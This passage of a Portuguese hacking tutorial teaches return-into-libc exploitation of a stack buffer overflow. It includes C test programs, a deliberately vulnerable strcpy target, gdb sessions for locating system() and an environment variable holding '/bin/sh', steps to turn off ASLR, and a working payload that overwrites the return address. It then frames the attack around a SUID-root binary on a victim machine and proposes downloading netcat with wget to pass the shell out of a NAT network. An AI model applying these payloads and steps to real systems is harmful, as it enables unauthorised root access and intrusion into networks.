Nesse exemplo acima observe que e utilizado o parametro NULL na syscall dlopen(), isso significa que dlopen() carregara no programa uma API dinamica ja copiada para a memoria, ou seja, ele fara uma busca na memoria a procura deste symbol pois quando uma biblioteca compartilhada e carregada todos os programa podem fazer chamadas a mesma. Observe abaixo que utilizo a syscall dlsym() para fazer uma busca ao symbol system, esta syscall esta armazenada na API libc.

6_Bl4ck9_f0x6@Vipera:~/Desktop$ whereis libc
libc: /usr/lib/libc.so /usr/lib/libc.a


A funcao do programa acima e me mostrar o endereco de memoria no qual esta localizada essa syscall.

6_Bl4ck9_f0x6@Vipera:~/Desktop$ gcc first.c -ldl -Wall ; ./a.out
System is at address: 0xb7ed99b0

----- Capitulo 0x00000005

[=] + == + [=]
-----=[Entendendo o retorno a libc]=-----
[=] + == + [=]

A tecnica "return into libc" funciona exatamente como o nome ja sugeri, ou seja, ao inves de fazermos o stack frame retornar para a stack em um processo normal de exploracao de stack overflow, fazemos a mesma retornar/chamar uma syscall armazenada na libc, no qual sera executada com seus respectivos parametros tambem localizados na memoria (armazenados em variaveis de ambiente). O leitor astuto percebera que isso burla muitas protecoes existentes hoje relacionadas a stack (Como "non-exec"), pois nao vamos retornar para um shellcode na mesma. Como voce ja sabe as variaveis locais e de ambiente (no Linux) sao armazenadas na stack e o endereco da proxima instrucao logo apos a instrucao call e entao posto na area RET do stack frame, partindo com essa base ja podemos ver um diagrama deste ataque abaixo.



A - E inserido ao buffer vulneravel 'X' numero de bytes, onde 'X' e a quantidade de bytes necessaria para sobrescrever a area reservada para a variavel no stack frame seguido de mais quatro bytes para alcançar o FBP.

B - O ja citado FBP. Este ponteiro tambem sera sobrescrito, como no processo normal de exploracao de stack overflow.

C - Esta e a area RET, no qual em um processo normal de exploracao poderiamos sobrescrever os dados aqui inseridos por um endereco na stack no qual contem uma sequencia de **NOP**'s e um shellcode logo em seguida, assim fazendo com que nosso shellcode fosse executado. Aqui nao faremos do modo tradicional pelo simples fato de que a stack nao e executavel. Portanto o endereco de retorno aqui devera ser o endereco da syscall que desejamos executar e que esta armazenada na biblioteca libc.

D - Quando uma syscall (system call – chamada do sistema) e executada, automaticamente o endereco da proxima instrucao e posto na stack para que o programa retorne ao fluxo normal, ou seja, este endereco (Bloco D) que sera inserido na area RET logo apos a chamada no bloco C.

E - Pre-supondo que a chamada do sistema utilizada na area RET do stack frame vulneravel, e a system, podemos continuar. Variaveis de ambiente sao armazenadas na stack e podemos redirecionar o fluxo do programa vulneravel para essa area de memoria, isso significa que apenas devemos criar e exportar uma variavel e inserir como seu valor, o argumento/parametro para a syscall anteriormente chamada. Como sabemos todas as vezes que uma system call e executada, os

parametros para as mesmas sao pegos do topo da stack, o leitor astuto observara no diagrama acima que o bloco 'E' por estar inserido dentro do stack frame no processo de exploracao, por nao ser o retorno da syscall e por ser uma variavel de ambiente (armazenada na pilha), contera os argumentos para a sycall chamada na area RET do stack frame. “Nesse caso” o “endereco de memoria” contido neste bloco, que por sua vez contem o ASCII, que sera lido, e não os caracteres ASCII diretamente. Contudo ainda podemos inserir digitos hexadecimais para passarmos letras caso a syscall chamada na area RET for a printf() por exemplo. Para uma melhor compreensao do texto sera passado a partir de agora exemplos praticos.

-- prog1.c --

```
#include <stdio.h>

int stack_frame2 (char *argument){

 fprintf (stdout, "\n[%s] is located in [%p]\n", argument, argument);
 return (0);}

int main (){

  stack_frame2 ("6_Bl4ck9_f0x6");

return 0;
}
```

-- cut --

Esse elf sera responsavel pela exibicao do endereco de memoria no qual o parametro para stack_frame2 esta armazenado. Observe o resultado:

```
6_Bl4ck9_f0x6@Vipera:~$ cd Desktop/ && gcc prog1.c -o prog1 -Wall -ggdb;./prog1

[6_Bl4ck9_f0x6] is located in [0x8048502]
```

Vamos usar o gdb e conferir manualmente o resultado apresentado pelo programa.

```
6_Bl4ck9_f0x6@Vipera:~/Desktop$ gdb prog1
GNU gdb 6.7.1
Copyright (C) 2007 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-pc-linux-gnu"...
Using host libthread_db library "/lib/tls/libthread_db.so.1".
(gdb) disass main
Dump of assembler code for function main:
0x080483b5 <main+0>:    lea    0x4(%esp),%ecx
0x080483b9 <main+4>:    and    $0xfffffff0,%esp
0x080483bc <main+7>:    pushl  -0x4(%ecx)
0x080483bf <main+10>:   push   %ebp
0x080483c0 <main+11>:   mov    %esp,%ebp
0x080483c2 <main+13>:   push   %ecx
0x080483c3 <main+14>:   sub    $0x4,%esp
0x080483c6 <main+17>:   movl   $0x8048502,(%esp)
```

```
0x080483cd <main+24>:   call   0x8048384 <stack_frame2>
0x080483d2 <main+29>:   mov    $0x0,%eax
0x080483d7 <main+34>:   add    $0x4,%esp
0x080483da <main+37>:   pop    %ecx
---Type <return> to continue, or q <return> to quit---
0x080483db <main+38>:   pop    %ebp
0x080483dc <main+39>:   lea    -0x4(%ecx),%esp
0x080483df <main+42>:   ret
End of assembler dump.
```

Acima voce pode ver o endereco no qual e executada uma chamada a funcao stack_frame2 (call), esta em vermelho. Agora veremos enderecos referentes a esse stack frame.

```
(gdb) disass stack_frame2
Dump of assembler code for function stack_frame2:
0x08048384 <stack_frame2+0>:    push   %ebp
0x08048385 <stack_frame2+1>:    mov    %esp,%ebp
0x08048387 <stack_frame2+3>:    sub    $0x18,%esp
0x0804838a <stack_frame2+6>:    mov    0x8049618,%edx
0x08048390 <stack_frame2+12>:   mov    0x8(%ebp),%eax
0x08048393 <stack_frame2+15>:   mov    %eax,0xc(%esp)
0x08048397 <stack_frame2+19>:   mov    0x8(%ebp),%eax
0x0804839a <stack_frame2+22>:   mov    %eax,0x8(%esp)
0x0804839e <stack_frame2+26>:   movl   $0x80484e8,0x4(%esp)
0x080483a6 <stack_frame2+34>:   mov    %edx,(%esp)
0x080483a9 <stack_frame2+37>:   call   0x80482a4 <fprintf@plt>
0x080483ae <stack_frame2+42>:   mov    $0x0,%eax
---Type <return> to continue, or q <return> to quit---
0x080483b3 <stack_frame2+47>:   leave
0x080483b4 <stack_frame2+48>:   ret
End of assembler dump.
(gdb) r
Starting program: /home/fox7/Desktop/prog1

[6_Bl4ck9_f0x6] is located in [0x8048502]

Program exited normally.
```

Observe que nos foi retornado um endereco de memoria no qual a string “6_Bl4ck9_f0x6” esta localizada. Veremos esses dados de duas formas, a primeira segue:

```
(gdb) x/13cb 0x8048502

0x8048502:      54 '6'  95 '_'  66 'B'  108 'l' 52 '4'  99 'c'  107 'k' 57 '9'
0x804850a:      95 '_'  102 'f' 48 '0'  120 'x' 54 '6'
```

O parametro **b** do gdb nos mostra os dados de byte em byte, enquando o **c** nos mostra a letra armazenada em um determinado endereco, ou seja, com essa sintaxe estou dizendo para o gdb me mostrar (x/) 13 caracteres (*/13cb) a partir do endereco retornado pelo programa. Como todos sabemos esses dados serao empilhados na area argvs do stack frame da funcao stack_frame2. No proximo texto sera demonstrarao basicamente os passos para a obtencao de um endereco de memoria no qual esta guardando o parametro para a syscall a ser chamada na area RET do stack frame, de uma funcao que possui uma falha de buffer overflow, no proprio source code.

Carregarei uma variavel com dados suficiente para sobrescrer todo o stack frame, passaremos pelo FBP – Frame Base Pointer (%ebp) e quando estivermos na area RET sera inserido o endereco da syscall execl(), e o parametro a ser executado sera um endereco de memoria no qual esta armazenando o parametro /bin/sh que executara essa shell. Por hora veremos o basico.

Header: **/usr/include/unistd.h**

```
/* Execute PATH with all arguments after PATH until a NULL pointer and environment from `environ'.  */

extern int execl (__const char *__path, __const char *__arg, ...)
    __THROW __nonnull ((1));
```

Como voce pode observar o primeiro argumento requer um ponteiro no qual esta armazenado em em ASCII o PATH da aplicacao a ser executada, o segundo tambem e um ponteiro, mas agora e o argumento que esta aplicacao recebera. Observe mais uma vez que e perfeitamente possivel obter enderecos tanto de funcoes quanto de parametros de funcoes e inclusive existe a possibilidade de obtencao de enderecos de syscalls atravez do operador '&', no qual sera demonstrado logo mais.

-- prog2.c --

```
#include <stdio.h>
#include <string.h>

int stack_frame2 (char *argument){


 fprintf (stdout, "\n[%s] is located in [%p]\n", "stack_frame2", stack_frame2);
 fprintf (stdout, "[%s] is located in [%p]\n\n", argument, argument);

 char overflow[4];   // <-- Buffer utilizado para sobrescrever o stack frame
 strcpy (overflow, argument); // <-- Funcao vulneravel

  return (0);
}

int main (){

 stack_frame2 ("AAAABBBBRRRR");
}
```

-- cut --

```
6_Bl4ck9_f0x6@Vipera:~/Desktop$ gcc prog2.c ; gdb a.out -q
Using host libthread_db library "/lib/tls/libthread_db.so.1".
(gdb) r
Starting program: /home/fox7/Desktop/a.out

[stack_frame2] is located in [0x80483b4]
[AAAABBBBRRRR] is located in [0x8048599]


Program received signal SIGSEGV, Segmentation fault.
0x52525252 in ?? ()
(gdb)
```


Abaixo voce pode observar como ficou o stack frame desta funcao.

```
AAAA --- > BBBB ---> RRRR
Buffer    %ebp    %eip
```

Este ultimo metodo ficara para a parte II, mas com base nos conhecimentos anteriormente apresentados, ja temos as informacoes necessarias para o desenvolvimento de um exploit, agora basta iniciar a coleta dos dados. Precisaremos agora saber o endereco de memoria no qual esta localizado a syscall "system" e devemos tambem criar e exportar uma variavel com o parametro para essa syscall e tambem descobrir seu endereco de memoria.

--=[Obtendo o endereco da syscall

Como ja foi mencionado em um dos capitulos anteriores, a libc e uma das muitas bibliotecas compartilhadas existente no linux, isso significa que todas as vezes que um programa e executado, a libc já esta carregada na memoria, entao bastaria que criassemos um elf qualquer para logo em seguida debuga-lo com o gdb e obter os enderecos que precisamos.



Observe que fiz o mesmo procedimento duas vezes, mas os enderecos de memoria que amim foram apresentados não sao iguais. Isso se deve ao fato de eu não ter desabilitado a "randomizacao" de enderecos da stack. Esta e uma das muitas tentativas de protecao ao stack frame. O que acontece e que todos os enderecos de memoria referentes a stack, como enderecos de variaveis locais e variaveis de ambiente, sao sempre randomizados, isso significa que mesmo que voce sobrescreva o endereco de retorno, o stack frame não conseguira encontrar o endereco inicial do shellcode na

stack porque este mesmo endereco sera sempre randomizado. Esta protecao foi inserida ao kernel do linux inicialmente na versao 2.6.12, mas rodando a distro em LiveCD mode esta protecao e desabilitada. Veja a versao do meu kernel:

root@Vipera:~# uname -r

2.6.18.1-slh-up-2

Para habilitarmos e desabilitarmos esta protecao basta editarmos o arquivo abaixo ('0' desabilita e '1' habilita) :

/proc/sys/kernel/randomize_va_space <-------

```
root@Vipera:~# cat /proc/sys/kernel/randomize_va_space
1
root@Vipera:~# echo 0 > /proc/sys/kernel/randomize_va_space
root@Vipera:~# cat /proc/sys/kernel/randomize_va_space
0
```

```
-- VA_tester.c --

#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main (int argc, char **argv){

  char buffer_test[4];
  memset (&buffer_test, 0x00, sizeof (buffer_test));

   if (argc != 2){
   puts (" --=[ You need to write one argument ]=---\n");
   exit (EXIT_FAILURE);}

   strncpy (buffer_test, *(argv+1), sizeof (buffer_test) -0x01);

// puts (buffer_test); // <- if you want see it (The string) just uncomment this
line

   printf ("The buffer is at address: %p\n", buffer_test);

  exit (EXIT_SUCCESS);
}
```

```
-- cut --

6_Bl4ck9_f0x6@Vipera:~/Desktop$ ./VA_tester Fox
The buffer is at address: 0xbfb021f0  <--
6_Bl4ck9_f0x67@Vipera:~/Desktop$ ./VA_tester Fox
The buffer is at address: 0xbffb46b0  <--
6_Bl4ck9_f0x6@Vipera:~/Desktop$ ./VA_tester Fox
The buffer is at address: 0xbfefb5f0   <--

Observe que todas as vezes que o programa e executado o endereco do buffer muda.
Se desabilitarmos o VA o resultado e este:
```

```
6_Bl4ck9_f0x6@Vipera:~/Desktop$ ./VA_tester Fox
The buffer is at address: 0xbffff6f0
6_Bl4ck9_f0x6@Vipera:~/Desktop$ ./VA_tester Fox
The buffer is at address: 0xbffff6f0
```

Uma vez encontrado o endereco de memoria de uma syscall na biblioteca libc ou em qualquer outra e com VA devidamente desabilitada, este mesmo endereco permanecera estatico ate a recompilacao da biblioteca. Para obtermos o valor de uma variavel de ambiente no qual esta contida o argumento para nossa syscall, utilizaremos uma syscall localizada em stdlib.h chamada getenv().

```
/* Return the value of envariable NAME, or NULL if it doesn't exist.  */
extern char *getenv (__const char *__name) __THROW __nonnull ((1));
```

Podemos utilizar o retorno desta syscall para obtermos o endereco de memoria proximo da localizacao da string armazenada na variavel de ambiente (o parametro para a system()). Abaixo segue um codigo fonte do elf responsavel pela captura de valores das variaveis de ambiente no qual poderao conter parametros para as syscall's, chamadas na area RET do stack frame da funcao vulneravel.

```
-- get_addr.c --

/*
*
*        --=[  Get Address
*
*    Simple source code able to get memory address of one environment variable.
*                              Coded by
*                            6_Bl4ck9_f0x6
*
*/

#include <stdio.h>
#include <stdlib.h>

char *variable;

int main (int argc, char *argv[]){

    if (argc != 0x02) {

    fprintf (stdout, "Usage: %s <Variable>\n", argv[0]);
    exit (EXIT_FAILURE);
}

   if ( (variable = getenv (argv[1])) == NULL){

   fprintf (stdout, "Variable [%s] doesn't exist\n", argv[1]);
   exit (EXIT_FAILURE);
 }

   fprintf (stdout, "Variable [%s] is located near of this address: %p\n",
variable, variable);

 return (0);
}

-- cut here --
```

Agora pegaremos o endereco da syscall, para isso tenha certeza que o VA esta desabilitada, para evitar que da proxima vez que voce explore o programa, o endereco da syscall na libc já tenha mudado, ou seja, para evitar a randomizacao dos endereco de memoria. Logo apos isso escreva um codigo qualquer, apenas para debuga-lo, pois poderemos ver os endereco de memoria referentes as syscall's nas bibliotecas utilizadas pelas aplicacoes, pois apenas quando as aplicacoes estao em execucao (enquanto o programa estiver copiado na memoria) e que poderemos obter esses dados, ou seja, setaremos um breakpoint no entry point da funcao principal, por exemplo, depois executamos o programa e visualizaremos os dados armazenados no endereco de memoria proximo a localizacao retornada pela aplicacao acima, para buscarmos os enderecos dos valores das variaveis de ambiente.Veremos isso na pratica agora:

-- simple_code.c --

```
int main (){
return (0); }
```

-- cut this file here --

```
6_Bl4ck9_f0x6@Vipera:~/Desktop$ gcc -o simple_code simple_code.c -ggdb -Wall
6_Bl4ck9_f0x6@Vipera:~/Desktop$ gdb simple_code -q
Using host libthread_db library "/lib/tls/libthread_db.so.1".
(gdb) b main
Breakpoint 1 at 0x8048332: file simple_code.c, line 4.
(gdb) r
Starting program: /home/6_Bl4ck9_f0x6/Desktop/simple_code

Breakpoint 1, main () at simple_code.c:4
4       return (0);
```

Usaremos o comando '**print**' seguido do symbol (nome da syscall) que queremos saber o endereco de memoria. Esse endereco nada mais e do que o endereco que esta syscall fica armazenada todas as vezes que uma aplicacao e executada, pois a mesma se encontra em uma biblioteca compartilhada, ou seja, mesmo nao usando uma determinada syscall, o endereco de memoria referente a ela e copiado para a memoria.

```
(gdb) print system
$1 = {<text variable, no debug info>} 0xb7edd9b0 <system>
(gdb) print exit
$2 = {<text variable, no debug info>} 0xb7ed3420 <exit>
(gdb) quit
The program is running.  Exit anyway? (y or n) y
```

Observe que tambem pesquisei o endereco referente a syscall exit (explicacao logo mais). Usaremos a aplicacao acima para obtermos o endereco de memoria do argumento para system.

```
6_Bl4ck9_f0x6@Vipera:~/Desktop$ gcc get_addr.c -o get_addr -Wall
6_Bl4ck9_f0x6@Vipera:~/Desktop$ ./get_addr
Usage: ./get_addr <Variable>
```

Veja que compilei o programa sem problema algum e logo em seguida o executei para obter instrucoes de uso. Antes de obtermos o endereco do argumento veja outro exemplo. Nesse exemplo abaixo visualizo o valor de uma variavel de ambiente exportada no arquivo .bash_profile contido em todo diretorio home de algum usuario no linux kurumin.

```
6_Bl4ck9_f0x6@Vipera:~/Desktop$ cat ../.bash_profile | grep "TEST"
export TEST="Paper returning into libc"
6_Bl4ck9_f0x6@Vipera:~/Desktop$ ./get_addr TEST
Variable [Paper returning into libc] is located near of this address: 0xbffffead
6_Bl4ck9_f0x6@Vipera:~/Desktop$ gdb main -q
Using host libthread_db library "/lib/tls/libthread_db.so.1".
(gdb) b main
Breakpoint 1 at 0x80483f3
(gdb) r
Starting program: /home/6_Bl4ck9_f0x6/Desktop/main

Breakpoint 1, 0x080483f3 in main ()
(gdb) x/s 0xbffffead
0xbffffead:      "Paper returning into libc"

A string exata nos eh apresentada acima, ou seja, o valor da variavel TEST se
inicia exatamente no endereco 0xbffffead.

(gdb) x/c 0xbffffead
0xbffffead:     80 'P'
```

Nos e retornado a letra referente aquele endereco inicial em ASCII e em hexadecimal. Veja o resto:

```
(gdb) x/c 0xbffffead+1
0xbffffeae:     97 'a'
(gdb) x/c 0xbffffead+2
0xbffffeaf:     112 'p'
(gdb) x/10c 0xbffffead+2
0xbffffeaf:     112 'p' 101 'e' 114 'r' 32 ' '  114 'r' 101 'e' 116 't' 117 'u'
0xbffffeb7:     114 'r' 110 'n'
(gdb)
```

Se quisermos obter valores anteriores basta especificarmos o endereco retornado pelo programa acima e usarmos especificadores de quantos bytes queremos visualizar para traz usando o -X, onde X e a quantidade de bytes que queremos voltar.

```
(gdb) x/s 0xbffffead-4
0xbffffea9:      "EST=Paper returning into libc"
(gdb) x/s 0xbffffead-5
0xbffffea8:      "TEST=Paper returning into libc"
```

O mesmo tambem pode ser feito com o sinal de '+' logo apos o endereco de memoria. Se pressionarmos a tecla [Enter] podemos ver todas as variaveis de ambiente na memoria.

```
(gdb) x/s 0xbffffead
0xbffffead:      "Paper returning into libc"
(gdb)
0xbffffec7:      "HOME=/home/fox7"
(gdb)
0xbffffed7:      "SHLVL=2"
```

Finalmente exportando a variavel que recebera o argumento.

```
6_Bl4ck9_f0x6@Vipera:~/Desktop$ export ARGV="/bin/sh"
6_Bl4ck9_f0x6@Vipera:~/Desktop$ ./get_addr ARGV
Variable [/bin/sh] is located near of this address: 0xbffffea0
```

Se a variavel de ambiente nao existir:

```
6_Bl4ck9_f0x6@Vipera:~/Desktop$ unset TEST
6_Bl4ck9_f0x6@Vipera:~/Desktop$ ./get_addr TEST
Variable [TEST] doesn't exist
```

Nunca deixe uma variavel de ambiente setada na maquina da vitima.

----- Capitulo 0x00000006

[=] + ========== + [=]
-----=[Exploracao local - Retornando para libc]=-----
[=] + ========== + [=]

Primeiramente faremos o processo de fuzzing para sabermos quantos bytes precisaremos para alcancarmos o endereco de retorno no stack frame da funcao vulneravel no programa third_sample.

```
6_Bl4ck9_f0x6@Vipera:~/Desktop$ gdb third_sample -q
Using host libthread_db library "/lib/tls/libthread_db.so.1".
(gdb) r `perl -e ' print "A" x 4, "B" x 4, "C" x 4 '`
Starting program: /home/6_Bl4ck9_f0x6/Desktop/third_sample `perl -e ' print "A"
x 4, "B" x 4, "C" x 4 '`
You said -> AAAABBBBCCCC:12

Program received signal SIGSEGV, Segmentation fault.
0x08048495 in main ()
(gdb) i r ebp
ebp            0xbffff700       0xbffff700  <-- Ainda nao foi sobrescrito


(gdb) r `perl -e ' print "A" x 4, "B" x 4, "C" x  4, "R" x 4'`
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/6_Bl4ck9_f0x6/Desktop/third_sample `perl -e ' print "A"
x 4, "B" x 4, "C" x  4, "R" x 4'`
You said -> AAAABBBBCCCCRRRR:16

Program received signal SIGSEGV, Segmentation fault.
0x08048495 in main ()
(gdb) i r ebp
ebp            0x52525252       0x52525252
```

Pronto, o endereco de retorno foi sobrescrito com os R's, isso significa que precisaremos de 12 bytes para sobrescrevermos os ponteiros na memoria e mais 4 bytes para inserirmos o endereco da syscall localizada na libc, isso equivale a 16 bytes. Aqui uma ressalva deve ser feita, como voce pode observar abaixo da exibicao do signal SIGSEGV, no qual indica que o stack frame retornou

para uma area de memoria “invalida”, o seguinte: *0x08048495 in main ()* e nao o tipico retorno de programas que nao exportam symbols (0x52525252), isso se deve ao fato de estarmos na funcao principal, entao para vermos se sobrescrevemos o ebp precisaremos visualizar manualmente o seu valor (como nesse caso). Para o processo de exploracao com utilizacao de return into libc utilizarei outra programa vulneravel, para ficar mais facil o entendimento da tecnica por parte dos iniciantes na arte do hacking. O parametro que utilizaremos e simples, utilizarei uma chamada a shell sh, sera o comando system(“/bin/sh”); Ou seja, executamos a shell sh que esta localizada no diretorio /bin, isso faz com que a shell seja executada. Como esse exemplo abaixo:

```
-- system.c --

/*
* The function system() is very dangerous, this sample can be used just to test
* the knowledge covered in this text.
*/

main (){
system ("/bin/sh");
}

-- cut --

6_Bl4ck9_f0x6@Vipera:~/Desktop$ gcc system.c
6_Bl4ck9_f0x6@Vipera:~/Desktop$ ./a.out
sh-3.1$

Como voce pode ver sh foi executado sem problemas. Na verdade sh e um link
simbolico para o bash:

6_Bl4ck9_f0x6@Vipera:~/Desktop$ which sh
/bin/sh
6_Bl4ck9_f0x6@Vipera:~/Desktop$ sudo rm -rf /bin/sh
6_Bl4ck9_f0x6@Vipera:~/Desktop$ which sh
6_Bl4ck9_f0x6@Vipera:/bin$ cd /bin ; sudo ln -s bash sh
6_Bl4ck9_f0x6@Vipera:/bin$ sh
sh-3.1$ file /bin/sh
/bin/sh: symbolic link to `bash'
sh-3.1$

Ja temos as informacoes necessaria para a exploracao, vamos fazer primeiramente
apenas a chamada a syscall:

$1 = {<text variable, no debug info>} 0xb7edd9b0 <system>
```

Esse sera o endereco que usaremos na area RET do stack frame do programa vulneravel: 0xb7edd9b0. Como todos sabemos a stack funciona em LIFO (Last in, First out) e isso significa que devemos inverter a ordem deste endereco, ou seja: b0d9edb7. Usaremos a constante \x para especificarmos cada byte em hexadecimal deste endereco de memoria. Vamos a pratica. O programa a ser explorado aqui sera este:

```
-- vulnerable.c --

#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int classick_stack_frame (char *string){

  char buffer[4];
  strcpy (buffer, string);
  fprintf (stdout, "Your argument is this: %s\n", buffer);

}

int main (int argc, char **argv){

   if (argc != 2){
   puts (" --=[ You need to write one argument ]=---\n");
   exit (EXIT_FAILURE);}

   classick_stack_frame (*(argv+1));
}

-- cut --
```

------[Fuzzing:

```
6_Bl4ck9_f0x6@Vipera:~/Desktop$ gdb vulnerable -q
Using host libthread_db library "/lib/tls/libthread_db.so.1".
(gdb) r `perl -e '{ print "A" x 12, "R" x 4 } '`
Starting program: /home/6_Bl4ck9_f0x6/Desktop/vulnerable `perl -e '{ print "A" x
12, "R" x 4 } '`
Your argument is this: AAAAAAAAAAAARRRR

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

Observe que o retorno foi sobrescrito com A's, entao apagaremos os 4 ultimos A's.

```
(gdb) r `perl -e '{ print "A" x 8, "R" x 4 } '`
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/6_Bl4ck9_f0x6/Desktop/vulnerable `perl -e '{ print "A" x
8, "R" x 4 } '`
Your argument is this: AAAAAAAARRRR

Program received signal SIGSEGV, Segmentation fault.
0x52525252 in ?? ()
```

Temos o numero correto de bytes para sobrescrever os ponteiros na memoria ate alcancarmos o endereco de retorno.

---------- -------- ----------
| Buffer 4 bytes | FBP | 0xb7edd9b0 |
---------- -------- ----------
AAAAAAAA system ();

Substutuimos os R's pelo endereco de system(); Isso faz com que o stack frame retorne para essa area de memoria e assim fazendo com que essa syscall seja chamada. Vamos ver na pratica:

```
(gdb) r `perl -e '{ print "A" x 8, "\xb0\xd9\xed\xb7" } '`
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/fox7/Desktop/vulnerable `perl -e '{ print "A" x 8, "\xb0\xd9\xed\xb7" } '`
Your argument is this: AAAAAAAA°Ùí·
sh: ¡øÿ¿¿øÿ¿: command not found          <-------

Program received signal SIGILL, Illegal instruction.
0xbffff802 in ?? ()
(gdb)
```

Observe o signal que nos foi retornado, esse signal indica que ouve uma instrucao ilegal. Veja mais abaixo o seguinte: sh: ¡øÿ¿¿øÿ¿: command not found . Esse erro ocorreu "obviamente" porque não usamos um argumento valido para system(), mas o importante ate aqui e que conseguimos inserir um comando na area de retorno do stack frame do programa vulneravel, observe que nao precisamos de shellcode, pois o buffer tambem era muito pequeno. Agora voce aprendera o resto, a hora que o show começa...

```
6_Bl4ck9_f0x6@Vipera:~/Desktop$ ls -l vulnerable
-rwsr-sr-x 1 root fox7 7558 2005-01-01 07:03 vulnerable
```

Nossa aplicacao vulneravel tem setado um bit SUID, isso e otimo, pois os comandos nesse caso serao executados como usuario root, podemos baixar o netcat com o comando (otimo comando) 'wget http://www.***.com/nc.tar.gz' e instalar ele na maquina com o bom e velho ./configure && make ; make install (Recomendo wrappers ou o bom e velhor ';' e o &&). Voce entao se depara com aquela velho pensamento: Dois caras na maquina vai ser mais rapido. Voce entao convida algum amigo seu para brincar, mas a maquina invadida esta dentro de uma rede interna (NAT), sem IP roteavel, voce entrou nela por alguma porta na DMZ, e agora? O nome dele e Netcat. Voce vai la e manda a conexao pras portas do teu amigo, pra ele de ajudar a dominar o local, isso tudo usando return into libc. Exportaremos a variavel que contera os parametros do netcat:

